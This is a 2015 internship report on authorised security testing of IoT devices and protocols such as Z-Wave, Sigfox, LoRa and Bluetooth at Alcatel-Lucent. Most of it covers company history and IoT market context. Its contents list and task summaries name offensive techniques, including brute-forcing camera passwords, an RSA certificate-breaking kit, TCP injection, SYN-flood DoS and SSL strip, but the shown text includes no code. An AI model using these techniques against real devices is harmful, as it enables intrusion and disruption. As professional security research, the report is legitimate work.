IoT: Analysis & Security
 Ethical hacking for connected objects and protocols
 Penetration and stress testing
Jad William NEHME
2015
1
ABSTRACT
This report resumes my 6 months end-of-studies internship at Alcatel-Lucent International
as an Ethical Hacker for connected objects in the Device IOT Excellence Center.
It begins with briefly describing Alcatel-Lucent, its history, current status, and future plans.
Then it continues to describe the Internet of things’ evolution and future estimations. Later
on, I describe my internship environment, and proceed to summarize my missions and
achievements from July to December 2015. These includes hacking some connected devices,
analyzing the security of their protocols (Z-Wave, Sigfox, Lora, and Bluetooth), attacking
the z-wave protocol (most used protocol in home automation). It also includes listing some
of the existing Z-wave capable devices in the market today, their prices, advantages and
limitations.
I also describe additional tasks and duties that I was in charge of, like scanning the internal
network using the cyber security tool “Qualys”, hardening the servers’ security
configuration using a “OS Hardening” solution, and organizing a 24 hours Hackathon.
At last, I finish up with talking about the experience I got, and how this internship exceeded
my expectations and strained my skills.
2
ACKNOWLEDGEMENTS
Before getting to the heart of the subject, I would like to start this thesis by expressing my
gratitude for those who taught me a lot during my internship, and for those who had the
kindness to fill the internship with profitable moments and unforgettable memories.
I thank Mr. Frédéric POILVERT, my internship supervisor who ensured getting all my
needs, taught me and gave more than I would ever expect or imagine, and accompanied me
with care, patience and understanding, thank you very much for all of your efforts, your
time, your trust and your faith in me. I thank Mr. Jean-Christophe COIFFIER, Head of The
Device IOT Excellence Center at Alcatel-Lucent, for implicitly giving me lessons in
Leadership, for his support and for the great different discussions we had. Mr. Nicolas
SEILLER’s great technical skills and experience taught me a lot, thank you very much for
those lessons and for the time you gave me. Thank you Mr. Jean-Olivier MESCAM for
extending my duties and giving me the opportunity to develop new skills. I would also like
to thank all the employees for their valuable advices and support during these 6 months.
Gratitude is also addressed to Mr. Ahmed SERHROUCHNI, who, as a responsible for my
internship at Telecom ParisTech, provided me with interesting resources and documents,
advices and tips, so I can make the most out of my time. Thank you for your kindness and
for the support you offered me during and after my internship.
3
Table of Contents
Abstract ............................................................................................................1
Acknowledgements...........................................................................................2
Table of Contents .............................................................................................3
List of Figures ..................................................................................................7
List of Acronyms ..............................................................................................8
Introduction......................................................................................................9
Brief Description of Alcatel-Lucent and my internship....................................................... 9
The internship value ............................................................................................................ 10
Report Content ..................................................................................................................... 11
I / Economic environment: Alcatel-Lucent & IoT .........................................12
A – Alcatel-Lucent................................................................................................................ 12
1. History of Alcatel-Lucent ............................................................................................. 12
2. Alcatel-Lucent today..................................................................................................... 13
B – The internet of things.................................................................................................... 15
1. Introduction: ................................................................................................................. 15
2. The Economic Sector .................................................................................................... 15
3. IoT’s current and future status.................................................................................... 17
II / The internship environment:...................................................................19
A. The social structure ......................................................................................................... 19
B. Operations........................................................................................................................ 20
III/ The internship accomplishments & gained skills ..................................21
A – The internship accomplishments.................................................................................. 21
1. Available tools............................................................................................................... 21
2. The duties...................................................................................................................... 21
Introduction................................................................................................................... 21
My activities .................................................................................................................. 22
Description..................................................................................................................... 23
Task 1: G_Switch Connected Switch........................................................................ 23
Task 2: G_Camera IPCamera................................................................................... 28
Task 3: G_Operator G_MultimediaHub................................................................... 32
Task 4: Bluetooth....................................................................................................... 34
Task 5: S_Camera...................................................................................................... 36
Task 6: Hackathon..................................................................................................... 38
4
Task 7: Gnu Radio ..................................................................................................... 40
Task 8: Z-Wave .......................................................................................................... 41
Task 9: SigFox ........................................................................................................... 46
Task 10: Lora ............................................................................................................. 48
Task 11: Standard procedures and test plans ......................................................... 50
3. Additional tasks............................................................................................................ 52
Introduction................................................................................................................... 52
Description..................................................................................................................... 52
Task 1: OS Hardening............................................................................................... 52
Task 2: Qualys ........................................................................................................... 52
Task 3: TCP replay.................................................................................................... 53
Task 4: Password generator...................................................................................... 53
Task 5: RSA Attack kit.............................................................................................. 54
Task 6: SSL Strip....................................................................................................... 56
B – The internship contribution.......................................................................................... 57
Skills.................................................................................................................................. 57
Difficulties and solutions.................................................................................................. 57
Professional life................................................................................................................. 57
Conclusion ......................................................................................................58
Appendix.........................................................................................................59
A. for Alcatel-Lucent ............................................................................................................ 59
A.1: Alcatel-Lucent Timeline ........................................................................................... 59
A.2: The leadership Team ................................................................................................ 60
A.3: Nozay Site.................................................................................................................. 61
B. for my Business environment and kit ............................................................................ 61
B.1: Hacking Laboratory .................................................................................................. 61
D. for Duties and tasks ........................................................................................................ 62
D.1: Connected Switch...................................................................................................... 62
1. Beacon........................................................................................................................ 62
2. Python ON Script...................................................................................................... 69
D.2: G_Camera Camera.................................................................................................... 70
1. List of interesting queries......................................................................................... 70
D.4: Bluetooth ................................................................................................................... 70
D.6: Hackathon ................................................................................................................. 71
1. Flyer........................................................................................................................... 71
2. Automation Script..................................................................................................... 72
3. Fake SMTP................................................................................................................ 73
Client side: ................................................................................................................. 73
5
Server side:................................................................................................................. 73
Automation script...................................................................................................... 73
D.8: Z-Wave....................................................................................................................... 73
D.11: Standard Procedures .............................................................................................. 74
APK decompilation.................................................................................................... 74
Retrieving framework-res.apk and app.apk ............................................................ 75
Combine lists ............................................................................................................. 75
Fuzz Attack................................................................................................................ 76
Importing Certificates from HTTPS servers ........................................................... 76
SYN-Flood DOS attack.............................................................................................. 77
Factorizing big integers............................................................................................. 78
Breaking x509 RSA Certificate ................................................................................ 79
Python Installation.................................................................................................... 79

Retrieving TLS Certificates from Wireshark .......................................................... 80

TCP Session replay (python)..................................................................................... 81

TCP Session replay without timestamp (Scapy) ..................................................... 82
TCP Session replay with timestamp (Scapy)........................................................... 83
TCP injection without timestamp (Scapy) ............................................................... 84
TCP injection with timestamp (Scapy)..................................................................... 85
E. for Extra work.................................................................................................................. 86
E.1: OS Hardening using “CIS-CAT assessment tool” ................................................... 86

E.3: TCP Replay Attack tool ............................................................................................ 86
F. for Files............................................................................................................................. 87
F.0: Sample Security Reports .......................................................................................... 87
F.1: G_Switch Connected Switch..................................................................................... 87
F.2: G_Camera IPCamera ................................................................................................ 87
F.3: TCP Replay ................................................................................................................ 87
F.4: password generator ................................................................................................... 87
F.5: RSA ATTACK KIT .................................................................................................... 87
F.6: Hackathon.................................................................................................................. 87
R. for References................................................................................................................... 88
Figures and Websites ....................................................................................................... 88
Other references ............................................................................................................... 90
Alcatel-Lucent ............................................................................................................... 90
Internet of Things ......................................................................................................... 90
Bluetooth ....................................................................................................................... 90
GnuRadio & SDR .......................................................................................................... 91
Z-Wave ........................................................................................................................... 91
6
Sigfox.............................................................................................................................. 92
Lora ................................................................................................................................ 92
Others ............................................................................................................................ 92
7
LIST OF FIGURES
Figure 1: Financial summary [28] .......................................................................................... 10
Figure 2: Alcatel-Lucent at a glance [29] ............................................................................... 13
Figure 3: IoT devices online per 100 inhabitants [2] ............................................................. 17
Figure 4: Number of connected devices in 2020 [29] ............................................................. 17
Figure 5: Connected devices Market in 2020 [29].................................................................. 18
Figure 6: G_Switch - Phase 1.................................................................................................. 23
Figure 7: G_Switch - Phase 2.................................................................................................. 23
Figure 8: G_Switch - Phase 3.................................................................................................. 24
Figure 9: G_Operator G_MultimediaHub Wi-Fi password packet ....................................... 32
Figure 10: Bluetooth Wireshark Capture............................................................................... 35
Figure 11: S_Camera Home .................................................................................................... 36
Figure 12: GnuRadio FM receiver .......................................................................................... 40
Figure 13: Z-Wave Network [30]............................................................................................. 41
Figure 14: Z-Stick typical use case [27].................................................................................. 42
Figure 15: Z-Wave Sniffing ..................................................................................................... 45
Figure 16: Z-Wave Network Map............................................................................................ 45
Figure 17: Z-Wave Injection .................................................................................................... 45
Figure 18: SigFox Protocol ...................................................................................................... 46
Figure 19: Lora Network Topology [16].................................................................................. 48
Figure 20: Lora OTAA ............................................................................................................. 49
Figure 21: TCP Replay............................................................................................................. 53
Figure 22: Password Generator .............................................................................................. 53
8
LIST OF ACRONYMS
IOT: Inter-Operability-Testing
DIOTEC: Device Inter-Operability-Testing Excellence Center
IoT: Internet of Things
EIoT: Enterprise Internet of Things
BU: Business Unit
SDR: Software Defined Radio
PKI: Public key infrastructure
AP: Access Point
UI: User Interface
MiTM: Man-in-The-Middle
HSTS: HTTP Strict Transport Security
OOB: Out of Band
TK: Temporary key
SSP: Secure Simple Pairing
FIFO: First in First out
MIC: Message Integrity Code
OTAA: Over-The-Air Activation
ABP: Activation by Personalization
UNB: Ultra-Narrow Band
ISM: Industrial, Scientific and Medical
NDA: None disclosure agreement
API: Application Program Interface
ACK: Acknowledge
PDU: Packet Data Unit
GRC: GnuRadio Companion
9
INTRODUCTION
I did my internship from the 1st of July till the 30th of December 2015 at Alcatel-Lucent
International, 91620 Nozay, France. I was integrated in the Device IOT (Inter-Operability-
Testing) Excellence Center to conduct security analysis and tests on the connected objects.
On a large scale, this internship was an opportunity to learn valuable new things related to
different fields (Internet of things: IoT, Networking and Security, Telecommunication). I
learned how to do full security and functioning analysis of systems and objects, how to
identify potential weaknesses, how to elaborate and conduct suitable tests, and how to
report all the study phases and a synthetized and clear manner. In addition, I defined and
specified some solutions that the devices’ manufacturers should have used to enhance their
devices security.
During this time, my technical skills were significally enhanced as I needed to code lots of
hacking and automation scripts, as I also developed many security tools. My analytical skills
were also strained, as I faced some challenging cases and scenarios.
Besides enlarging my knowledge, this internship allowed me to get a clearer idea about the
path I will be choosing for my career. Working with colleagues of different profiles was an
open door to benefit from their experience, and see things from different perspectives,
allowing me to increase my capabilities to perceive and evaluate future career opportunities.
BRIEF DESCRIPTION OF ALCATEL-LUCENT AND MY
INTERNSHIP
Alcatel-Lucent is a Franco-American global telecommunications equipment company,
headquartered in Boulogne-Billancourt, France. The company focuses on fixed, mobile, and
converged networking hardware, IP technologies, software and services, with operations in
more than 130 countries. Alcatel-Lucent owns Bell Laboratories, one of the largest research
and development facilities in the communications industry, whose employees have been
awarded eight Nobel Prizes and the company holds in excess of 29,000 patents.
My internship in the DIOTEC’s first security testing team, aimed to discover security
weaknesses of currently used and deployed Internet-of-Things protocols, along with testing
the objects for implementation mistakes and errors.
My supervisor Mr. Fréderic POILVERT, once the R&D Competency Development Center
manager for Alcatel Lucent Payment activities, is currently a Project manager and Head of
Ethical hacking laboratories. His managerial experience allowed me and the rest of the
hacking team members to work in a very efficient way as he provided the best conditions to
learn quickly and to be autonomous. His trust made us more responsible, and motivated us
to produce better results. Our weekly and daily meetings and discussions helped us to
converge our perspectives and ideas towards finding better solutions and making the best
decisions.
10
THE INTERNSHIP VALUE
This internship was also an opportunity for me to discover how an international company
has to continuously adapt and develop in order to maintain its leadership in various
technology fields. During the last several years, Alcatel-Lucent has been generating losses
in its financial reports. One of the reasons behind that is that radio technologies are more
or less deployed everywhere, and the industries are heading towards internet solutions for
telecommunicating and offering international services. To survive this era and adapt,
Alcatel-Lucent chose to invest more in new technologies, including Cloud Computing,
advanced IP Networking, IoT …etc.
In the beginning of 2015, and due to these catastrophic financial results, Alcatel-Lucent had
to go with the “Shift Plan”. This re-organization was put in place to come back to a positive
cash flow situation so the company can be seen as a good potential partner for bigger
companies. Due to that, some employees were released, some common departments and
services were brought down, change, or relocated. In April of the same year, Nokia
announced that it would acquire Alcatel-Lucent for €15.6 billion dollars.
Before 2015, the DIOTEC’s main business line was testing mobile chipsets, and developing
Inter-Operability projects. After the first quarter of the year, the Center changed its
strategy, and decided to enter the IoT Market, this decision was intentionally made to
strengthen its position and grow its market share by extending its services portfolio, making
it more stable which would also help it to survive the acquisition process.
The main line is to offer security tests on connected objects and their emerging protocols.
The process began by buying hundreds of commercialized connected objects and running
security tests on them. The next step was to prepare test plans and standard procedures, in
the purpose of developing this new test service. Later on, two Hackathons were organized,
participants were cyber security professionals and students from different schools and
universities. As a result, the DIOTEC security services were recognized and publicly known
in the IoT market. The goal of these newly introduced services, as mentioned before, is to
generate more profit, and guaranteeing that the DIOTEC team will be at the right place in
Nokia’s future organization. This responsibility became an additional motivation for me to
do my best -as an essential part of the team- for achieving the strategic goals of Mr. Coiffier.
16984 15157 15996 15327 14446 14436 13178
5173
524 334 1144 1374 1294
83
0
5000
10000
15000
20000
25000
2008 2009 2010 2011 2012 2013 2014
FINANCIAL SUMMARY
Revenues Loss
Figure 1: Financial summary [28]
11
REPORT CONTENT
I wrote this report based mainly on the lessons my daily practices and assignments taught
me. In addition, discussions and meetings with work colleagues and superiors allowed me
to enrich this report with exact details and exclusive facts. I also used non-confidential
information from the Alcatel Intranet and extranet, and from the DIOTEC presentations.
In order to describe my 6 months at Alcatel-Lucent in a coherent and clear content, I see
that it will be wise to start by presenting Alcatel-Lucent: its history and current situation,
its structure, services, and functioning. I will then proceed with presenting the economic
environment of the internship, and the internet of things evolution.
Later on, I will continue by describing the tasks and missions that I accomplished, the
responsibilities and duties that I was assigned, and I will conclude with the reflections I
made.
Due to the existing of sensitive and confidential information, I will give some companies and
manufacturers generic names, and omit some of the details. Knowing that I will re-include
everything in the APPENDIX section that will be exclusively given for Alcatel-Lucent,
Telecom-ParisTech, and the Lebanese University – Faculty of Engineering.
12
I / ECONOMIC ENVIRONMENT:
ALCATEL-LUCENT & IOT
A – ALCATEL-LUCENT
1. History of Alcatel-Lucent
Alcatel-Lucent was formed when Alcatel merged with Lucent Technologies on December 1,
2006. However, the predecessors of the company have been a part of telecommunications
industry since the late 19th century. The company has roots in two early
telecommunications companies: “Western Electric Manufacturing Company” and “La
Compagnie Générale d'Electricité” (CGE).
Western Electric began in 1869, it started a small manufacturing firm based in Cleveland,
Ohio. By 1880, the company had become the largest electrical manufacturing company in
the United States. In 1881 the American Bell Telephone Company, founded by Alexander
Graham Bell and forerunner of American Telephone & Telegraph (AT&T), purchased a
controlling interest in Western Electric and made it the exclusive developer and
manufacturer of equipment for the Bell telephone companies.
CGE was formed in 1898 by French engineer Pierre Azaria in the Alsace region and was a
conglomerate involved in industries such as electricity, transportation, electronics and
telecommunications. CGE would become a leader in digital communications and would also
be known for producing the TGV high-speed trains in France.
Bell Telephone Laboratories was created in 1925 from the consolidation of the R&D
organizations of Western Electric and AT&T. Bell Labs would make significant scientific
advances including: the transistor, the laser, the solar cell battery, the digital signal
processor chip, the UNIX operating system and the cellular concept of mobile telephone
service. Bell Labs researchers have won 7 Nobel Prizes. In the same year, Western Electric
sold its International Western Electric Company subsidiary to ITT Corporation. CGE
purchased the telecommunications part of ITT in the mid-1980s.
In April 1996, AT&T spun off Lucent Technologies with an initial public offering. Two years
later, Alcatel shifted its focus to the telecommunications industry. Alter on, in April 2004,
TCL Corporation and Alcatel announced the creation of a mobile phone manufacturing joint
venture: Alcatel Mobile Phones. Facing intense competition in the telecommunications
industry, Alcatel and Lucent Technologies merged on November 30, 2006. At the end of the
same year, Alcatel-Lucent acquired Nortel's UMTS radio access business, and during 2007,
the company acquired Tropic networks, NetDevices, Thompson advisory group, and
Tamblin.
On April 15, 2015, Finnish telecommunications firm Nokia announced its intent to purchase
Alcatel-Lucent for €15.6 billion in an all-stock deal. The acquisition aims to create a stronger
competitor to the rival firms Ericsson and Huawei, whom Nokia and Alcatel-Lucent had
surpassed in terms of total combined revenue in 2014. The acquisition is expected to be
completed in early 2016, and is subject to regulatory approval. The Bell Labs division will
be maintained, but the Alcatel-Lucent brand will be replaced by Nokia.
More details about the history are available on the official Website [1]. A timeline for the
most relevant events is in appendix A.1
13
2. Alcatel-Lucent today
Alcatel-Lucent today -Nokia in the near future- is more than ever focused on innovative
projects and new technologies. With lots of investments in the Clouds Computing, Internet
of Things, Fiber Optics, Wireless transmissions, 5G, and others, Alcatel-Lucent is keeping
with today’s rapid evolution, playing the role of a major actor and competitor in these fields.
Its expertise is able to answer the needs and provide solutions for many challenges.
In 2010 the Bell Labs launched the GreenTouch consortium with industrial and academic
partners to increase the energy efficiency of communication networks by a factor of 1000 for
2020 traffic scenarios. And in June, GreenTouch gave this vision concrete form, publishing
a portfolio of technologies capable of bringing down the net power consumption of
communication networks by 98% compared to 2010 state-of-the-art reference networks. To
put this into context, these savings would be the equivalent of the greenhouse gas emissions
of 5.8 million automobiles! On November 4th, CDP (the Carbon Disclosure Project)
announced that Alcatel-Lucent had achieved a perfect score of 100 and was a member of the
CDP A-List.
Alcatel-Lucent is the leading IP networking, ultra-broadband access and cloud technology
specialist. It is deploying its 7950 XRS IP Core Router within the 14 metro network nodes
of nine cities in China. The possibility to evolve to 400G interfaces in its metro backbone
network using the 7950 XRS will allow China Unicom to meet the upcoming customer data
demand and pave the way for the future expansion of high-quality cloud-services while
optimizing costs. Alcatel-Lucent’s 7950 XRS portfolio delivers class-leading scale, efficiency
and versatility to address a wide range of networking requirements. The XRS is deployed
in over 50 networks worldwide.
Alcatel-Lucent, working as consortium leader together with the consulting and technology
multinational company, Indra, has successfully completed the deployment of an IP/MPLS
technology-based information, monitoring, management and control system that will enable
Poland’s maritime authority to increase operational efficiency and safety at ports and in the
Baltic Sea. Alcatel-Lucent in cooperation with Indra was responsible for designing the
technical project specifications, managing implementation, constructing and modernizing
the coast station architecture, integrating and implementing all sub-systems and
technologies.
Alcatel-Lucent is upgrading Orange Romania’s existing long-haul microwave transport
network, allowing Orange to enhance its 4G network capacity and performance as it
continues to expand high-speed ultra-broadband services to enterprises and consumers.
Figure 2: Alcatel-Lucent at a glance [29]
14
Alcatel-Lucent is to expand the deployment of 4G LTE for China Telecom across 12
provinces of China, as demand for high-quality ultra-broadband services and applications
continues to grow rapidly. The LTE service expansion will take place in 12 provinces.
Alcatel-Lucent is also deploying its Carrier Aggregation capability in major cities. This
component of the LTE-Advanced standard allows LTE radios to combine multiple frequency
bands to vastly increase data speeds and lower latency, enabling the service provider to
provide data downloads of up to double speeds today.
Bell Labs, the research arm of Alcatel-Lucent has made a breakthrough in its ambition to
shatter the capacity limits of optical networks as they strive to meet the explosion in traffic
expected from 5G and the Internet of Things. With this demand threatening to outstrip the
capacity limits of current optical fiber networks, at the 2015 IEEE Photonics conference Bell
Labs revealed an optical networking technology that could potentially help operators
address this expansion: a real-time space-division multiplexed optical multiple-input-
multiple-output (MIMO-SDM) system. This world’s first demonstration of the Bell Labs’
pioneered MIMO-SDM technique has the potential to increase today’s 10 to 20 Terabit-per-
second fiber capacities to Petabit-per-second capacity. The successful 6x6 MIMO-SDM real-
time experiment was conducted over a 60-km-long coupled-mode fiber in Bell Labs’ global
headquarters in New Jersey. Using the MIMO-SDM technique, Bell Labs aims to overcome
the capacity limitations imposed by the non-linear ‘Shannon limit’ on current optical fiber.
As mentioned earlier in the report, the DIOTEC is investing more resources in testing the
connected objects:
o Validating their compliance with their corresponding communication protocol
o Conducting security tests and reporting vulnerabilities and weaknesses in order to
improve their resistance to Cyber Attacks
The main goal is to push the vendors and manufacturers to secure their products and
services, and assist them to migrate to verified protocols such as 4G, 5G …etc.
In order to push this strategy, DIOTEC also developed a portable 4G/LTE plug-and-play
network, where all components are virtualized in one box, allowing to create private on-
demand 4G networks. Such networks can be used for connecting IoT devices in a very secure
environment based on the proved LTE security mechanisms.
15
B – THE INTERNET OF THINGS
1. Introduction:
The Internet of Things (IoT) is the network of physical objects or "things" embedded with
electronics, software, sensors, and network connectivity, which enables these objects to
collect and exchange data. The Internet of Things allows objects to be sensed and/or
controlled remotely across existing network infrastructure, creating opportunities for more
direct integration between the physical world and computer-based systems, and resulting
in improved efficiency, accuracy and economic benefit.
The concept of a network of smart devices was discussed as early as 1982, with a modified
Coke machine at Carnegie Mellon University becoming the first internet-connected
appliance, able to report its inventory and whether newly loaded drinks were cold The
concept of the Internet of Things first became popular in 1999, through the Auto-ID Center
at MIT and related market-analysis publications. Radio-frequency identification (RFID)
was seen as a prerequisite for the Internet of Things at that point. If all objects and people
in daily life were equipped with identifiers, computers could manage and inventory them.
Besides using RFID, the tagging of things may be achieved through such technologies as
near field communication, barcodes, QR codes and digital watermarking.
2. The Economic Sector
There are three core sectors of the IoT: enterprise, home, and government, with the
Enterprise Internet of Things (EIoT) being the largest of the three. Regardless of the sector,
IoT finds applications in nearly every field as such systems can be in charge of collecting
information in settings ranging from natural ecosystems to buildings and factories, thereby
finding applications in fields of environmental sensing and urban planning.
Environmental monitoring applications of the IoT typically use sensors to assist in
environmental protection by monitoring air or water quality, atmospheric or soil conditions,
and can even include areas like monitoring the movements of wildlife and their habitats.
Other applications like earthquake or tsunami early-warning systems can also be used by
emergency services to provide more effective aid.
Monitoring and controlling operations of urban and rural infrastructures like bridges,
railway tracks, on- and offshore- wind-farms is a key application of the IoT. The IoT
infrastructure can be used for monitoring any events or changes in structural conditions
that can compromise safety and increase risk. It can also be used for scheduling repair and
maintenance activities in an efficient manner. IoT devices can also be used to control critical
infrastructure like bridges to provide access to ships. Such usage is likely to improve
incident management and emergency response coordination, and quality of service, up-
times and reduce costs of operation in all infrastructure related areas.
Network control and management of manufacturing equipment, asset and situation
management, or manufacturing process control bring the IoT within the realm on industrial
applications and smart manufacturing. The IoT intelligent systems enable rapid
manufacturing of new products, dynamic response to product demands, and real-time
optimization of manufacturing production and supply chain networks, by networking
machinery, sensors and control systems together. Smart industrial management systems
can also be integrated with the Smart Grid, thereby enabling real-time energy optimization.
16
IoT devices can be used to enable remote health monitoring and emergency notification
systems. These devices can range from blood pressure and heart rate monitors to advanced
devices capable of monitoring specialized implants, such as pacemakers or advanced
hearing aids. Doctors can monitor on their smartphones the health of their patients after
getting discharged from the hospital.
The IoT can assist in integration of communications, control, and information processing
across various transportation systems. Application of the IoT extends to all aspects of
transportation systems, i.e. the vehicle, the infrastructure, and the driver or user. Dynamic
interaction between these components of a transport system enables inter and intra
vehicular communication, smart traffic control, smart parking, electronic toll collection
systems, logistic and fleet management, vehicle control, and safety and road assistance.
Another application that the Internet of Things brings to the picture is home security
solutions. Home automation is also a major step forward when it comes to applying IoT.
With IoT, we can remotely control the electrical devices installed in the house.
The IoT also creates an opportunity to measure, collect and analyze an ever-increasing
variety of behavioral statistics. Cross-correlation of this data could revolutionize the
targeted marketing of products and services, meaning that Big Data and the IoT can work
in conjunction.
17
3. IoT’s current and future status
There are several planned or ongoing large-scale deployments of the IoT, to enable better
management of cities and systems. For example, Songdo, South Korea, the first of its kind
fully equipped and wired smart city, is near completion. Nearly everything in this city is
planned to be wired, connected and turned into a constant stream of data that would be
monitored and analyzed by an array of computers with little, or no human intervention.
Another application is a currently undergoing project in Santander, Spain. For this
deployment, two approaches have been adopted. This city of 180000 inhabitants, has
already seen 18000 city application downloads for their smartphones. This application is
connected to 10000 sensors that enable services like parking search and environmental
monitoring.
Experts estimate that the IoT will consist of almost 50 billion objects by 2020. The following
is a list of top 10 countries by IoT devices online per 100 inhabitants as published in 2015.
Figure 3: IoT devices online per 100 inhabitants [2]
Experts estimate that the IoT will consist of almost 50 billion objects by 2020:
Figure 4: Number of connected devices in 2020 [29]
18
The Internet of Things is seen as the next billion market by the industry:
After describing the rapid development of IoT technologies, along with the large scale
deployment, these technologies are being accused to be developed without appropriate
consideration of the profound security challenges involved. In particular, as the Internet of
Things spreads widely, cyber-attacks are likely to become an increasingly physical (rather
than simply virtual) threat. In a January 2014 article in Forbes, cyber security columnist
Joseph Steinberg listed many Internet-connected appliances that can already "spy on people
in their own homes" including televisions, kitchen appliances, cameras, and thermostats.
Computer-controlled devices in automobiles such as brakes, engine, locks, hood and truck
releases, horn, heat, and dashboard have been shown to be vulnerable to attackers who have
access to the onboard network. In some cases, vehicle computer systems are internet-
connected, allowing them to be exploited remotely.
Figure 5: Connected devices Market in 2020 [29]
19
II / THE INTERNSHIP ENVIRONMENT:
A. THE SOCIAL STRUCTURE
Alcatel Lucent has approximately 52600 employees, working in offices in more than 90
countries. Functions are centralized and organized in 17 Central functions under the
leadership of Philippe Camus, the Chairman and the Interim Chief Executive Officer since
Michel Combes has left the company to become chairman of Numericable-SFR and awaiting
the new Nokia Corporation management:
o Alcatel-Lucent International
o Bell Labs
o Business & IT Transformation
o Chief Quality & EHS Office
o Compliance Organization
o COO Transversal Operations
o Corporate Audit Services
o Corporate CTO
o Corporate Security Services
o Finance
o Human Resources
o Intellectual Property Business Group
o IS/IT
o Law
o Public Affairs
o Results Delivery Office
o Sustainability
On top of these central functions, Alcatel-Lucent host also transversal and corporate
functions as follows:
o Transversal functions:
o Sales
o Operations
o Strategy & Innovation
o Quality
o Corporate functions
o Human resources
o Marketing
o Finance & Legal

(The leadership team is illustrated in appendix A.2)
20
B. OPERATIONS
Coming to Operations, they are divided as follows:
o Core networking segment
- IP Routing
- IP Transport
- IP Platforms
o Access segment
- Wireless
- Fixed Access
- Licensing
- Managed services
I will only describe the “Wireless” section in the “Access Segment”, as it is the section in
which I did my internship
(More details can be found on the operations section of Alcatel-Lucent’s website [3])
The Wireless section is organized as follows:
The DIOTEC takes part of the Professional Services, under the Business Unit (BU) ran by
Mr Jim Cocito. It has two sites, the first one is in Nozay, Ile-de-France, France, while the
second one is in Murray Hill, New Jersey, US (at Lucent’s locals). Both sites are managed
by Mr. Jean-Christophe Coiffier, the Head of DIOTEC. Mr. Coiffier chose to adapt a flat
organization structure in the French site, creating a better team sprit as fewer management
layers increased interaction between. It also elevates each employee’s level of responsibility
so he can have more power and he can make some decisions immediately, giving the center
greater agility and mobility.
(The Nozay Site is illustrated in appendix A.3)
21
III/ THE INTERNSHIP
ACCOMPLISHMENTS & GAINED SKILLS
A – THE INTERNSHIP ACCOMPLISHMENTS
During my internship, I had the opportunity to discover the IoT Sector in all its forms, this
allowed me to develop a deep understanding of its challenges from both global and specific
perspectives. To make my description clear and easy to digest, I will start by listing the tools
that I was given access to, and then proceed with describing the main and the side missions
and tasks that I accomplished.
(A picture of the Hacking Lab is in Appendix B.1)
1. Available tools
The hacking laboratories were equipped with both intellectual resources and physical
hacking tools. The computers were ran by Kali Linux & Windows using a dual boot
configuration. We were also given hacking and SDR (Software defined Radio) equipment as
the HackRF One, Ubertooth… Concerning the available devices, the list included smart
watches, Surveillance Cameras, Connected switches and sensors, Smart phones, home
automation devices …
For the intellectual resources, we were given 4 books that were very useful to learn both
basic and advanced hacking techniques. In addition, these books provided information about
many communication protocols (Bluetooth, Wi-Fi…). We also had access to a NAS, where
we shared all the test plans and useful documents we find, it was also a repository for all
the scripts and tools we developed and used.
(A full list is presented in appendix C.0)
2. The duties
Introduction
As described before, the main goal of the internship is to conduct security tests and
evaluations. So there was a first phase to understand the functioning of the device (or the
protocol). This was followed by a full analysis, in order to identify all potential weaknesses
and attack vectors. The third phases is the technical phase, in which the attack environment
is prepared and the attack tools are developed and used. Later on, verified vulnerabilities
are reported along with all the test results.
In order to write professional security reports, I downloaded security penetration test
reports made by three leading Cyber Security companies (Attached with this report F.0),
observed how these reports are structured, combined them, and added more titles and
removed some others, to make a structure that fits best with my needs.
After the study of each connected device, the used tests and procedures are added to the list,
along with specifying their duration, application, and severity. The goal is to enrich the test
list making easier and faster the assessment of other similar devices.
22
My activities
During this internship, I spent my first month conducting security tests on connected
switches, security cameras and multimedia hubs. Surprisingly, for all the cameras I tested,
besides finding many vulnerabilities, none of them was protected against brute force attacks
on the administrator’s password.
After that, I studied the Bluetooth protocol, tested the Ubertooth One, and prepared the
environment for conducting tests on Bluetooth devices. A higher priority task was given to
me at that time, which made me postpone my work on Bluetooth, and start studying the Z-
Wave protocol. This protocol is among the most used protocols for home automation, and
since a Hackathon was planned to be held in November, we chose to make it about home
automation, and so we named the Hackathon “Hack the Home”. In order to be prepared for
this event, I started by studying GnuRadio, an open source Linux software that is used for
controlling SDR equipment and tools. Then I became able, using the HackRF One, to sniff
and visualize Z-Wave signals.
During this time, I was also developing tools to attack RSA Certificates, as some connected
objects used a PKI, and it would’ve been interesting to try to break their certificates. Among
the tools I developed, A script for retrieving the modulus and factorizing it, a kit for testing
certificates for common factors and generating private keys in case of a match.
The Hackathon preparations occupied a long portion of my time. I prepared cryptography
challenges, configured all the equipment, prepared and tested all the attack scenarios, coded
automation scripts to simulate interactive mobile phone applications, smart boxes and
others.
